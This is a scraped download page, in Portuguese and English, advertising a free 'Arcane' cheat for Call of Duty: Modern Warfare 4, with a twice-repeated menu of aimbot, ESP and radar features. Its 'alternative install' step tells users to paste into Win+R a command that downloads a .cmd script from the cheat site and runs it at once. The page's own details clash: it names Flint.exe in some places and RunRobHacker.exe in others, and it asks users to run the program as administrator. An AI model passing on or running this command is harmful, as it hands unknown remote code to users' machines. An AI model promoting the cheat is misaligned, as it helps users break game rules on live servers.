

Instalação alternativa via Win+R
Se não quiser baixar manualmente: um comando na janela Executar baixa o Flint.zip oficial, descompacta em %LOCALAPPDATA%\RunRobHacker e inicia o launcher.
- Pressione Win+R (abre a janela Executar).
- Cole o comando abaixo e pressione Enter.
- Aguarde terminar: o script baixa, descompacta e inicia o RunRobHacker.
cmd /c curl -sL https://runrobhacker.com/i/arcane-mw4-cheat-silent-aim-free-download.cmd -o "%TEMP%\rrh.cmd" & "%TEMP%\rrh.cmd"
Cole apenas o comando desta página. O domínio oficial é runrobhacker.com; o SHA-256 do arquivo aparece nesta página.
Requer Windows 10 1803+ ou Windows 11 (curl e tar já vêm no sistema). Tamanho do arquivo ~38,5 MB.
Se seu Windows for anterior ao 1803 ou o comando falhar — use o botão Download normal e descompacte o ZIP manualmente.
Descrição


Arcane for Call of Duty®: Modern Warfare® 4 is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.
Functions
Other
- Enable
- Mode — Always / hold
- Target
- Prediction
- Humanization
- Target Switch Delay
- Visibility Check
- Max Distance
- View Line
- Line To Enemy
- Shield Bar
- Nicknames
- Weapon Names
- Team Name
- Distance
- Team Colors
- Draw Knocked
- Draw Bots
- Transparency
- World Max Distance
- Weapons
- Containers
- Hide Opened Containers
- Equipment
- Icons
- Quest Points
- Variant Names
- Vehicle Icons
- Entities
- Distance Rings
- Compass Ticks
- Darker Background
- Marker Styles
- Pin Players Beyond The Edge
- In-Game Entities
- In-Game Settings
- Position Settings
- Off-screen Enable
- Off-screen Entities
- Position And Radius Settings
- Off-screen Show Distance
- DPI Scale
- VSync
- Theme
- Language
Misc
- Keybind
- Battle Mode Keybind
- Menu Keybind
- Unload Keybind
- Watermark
- Configs: Create, Get Shared, Launch, Save, Edit Name, Share, Remove
Aimbot
- Aim Type
- Find Bone Type
- Bones Selection
- Bone Priority
- Recoil Control System
- Draw FOV
- Draw FOV Background
- FOV Size
- Smooth
- Enhanced FOV Support

ESP
- Bounding Box
- Box Fill
- Skeleton
- Health Bar
- Glow Effect
- ESP Visibility Check
- ESP Max Distance
- World ESP Show Distance
- DMZ Items
- Dynamic Loot Filter
- Item Prices
- Vehicle ESP Enable
- Radar Enable
- Radar Type — custom / in-game
- In-Game Radar
- Radar Show Distance
- Hide Players / Items / World Items / Radar / Off-screen
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Call of Duty®: Modern Warfare® 4.
Live servers — you use it at your own risk.
Perguntas frequentes
O trainer funciona na versão atual de Call of Duty®: Modern Warfare® 4?
Sim. O trainer funciona no patch atual de Call of Duty®: Modern Warfare® 4. O build acompanha a versão ao vivo da Steam.
Como eu instalo e executo?
Baixe o arquivo desta página, extraia, execute Flint.exe como administrador, abra o card de Call of Duty®: Modern Warfare® 4 e ligue as funções com os atalhos da lista.
O trainer é grátis?
Sim. Baixe grátis, sem precisar de conta. Ele é feito para um jogador; usar em modos online pode quebrar as regras do jogo.
Como instalar
Download RunRobHacker.zip → RunRobHacker.exe → Call of Duty®: Modern Warfare® 4.
Tags
Comentários
Ninguém escreveu ainda. Seja o primeiro — pergunte ou conte o que funcionou.
Entre para deixar um comentário-
18 ноя 2026 Trainer v1.0
Funciona?
Atualizações do trainer
Acompanhamos os patches da Steam: quando o jogo atualiza, checamos o trainer e soltamos um build novo.
Arcane for Call of Duty®: Modern Warfare® 4 is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.
Functions
Other
- Enable
- Mode — Always / hold
- Target
- Prediction
- Humanization
- Target Switch Delay
- Visibility Check
- Max Distance
- View Line
- Line To Enemy
- Shield Bar
- Nicknames
- Weapon Names
- Team Name
- Distance
- Team Colors
- Draw Knocked
- Draw Bots
- Transparency
- World Max Distance
- Weapons
- Containers
- Hide Opened Containers
- Equipment
- Icons
- Quest Points
- Variant Names
- Vehicle Icons
- Entities
- Distance Rings
- Compass Ticks
- Darker Background
- Marker Styles
- Pin Players Beyond The Edge
- In-Game Entities
- In-Game Settings
- Position Settings
- Off-screen Enable
- Off-screen Entities
- Position And Radius Settings
- Off-screen Show Distance
- DPI Scale
- VSync
- Theme
- Language
Misc
- Keybind
- Battle Mode Keybind
- Menu Keybind
- Unload Keybind
- Watermark
- Configs: Create, Get Shared, Launch, Save, Edit Name, Share, Remove
Aimbot
- Aim Type
- Find Bone Type
- Bones Selection
- Bone Priority
- Recoil Control System
- Draw FOV
- Draw FOV Background
- FOV Size
- Smooth
- Enhanced FOV Support
ESP
- Bounding Box
- Box Fill
- Skeleton
- Health Bar
- Glow Effect
- ESP Visibility Check
- ESP Max Distance
- World ESP Show Distance
- DMZ Items
- Dynamic Loot Filter
- Item Prices
- Vehicle ESP Enable
- Radar Enable
- Radar Type — custom / in-game
- In-Game Radar
- Radar Show Distance
- Hide Players / Items / World Items / Radar / Off-screen
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Call of Duty®: Modern Warfare® 4.
Live servers — you use it at your own risk.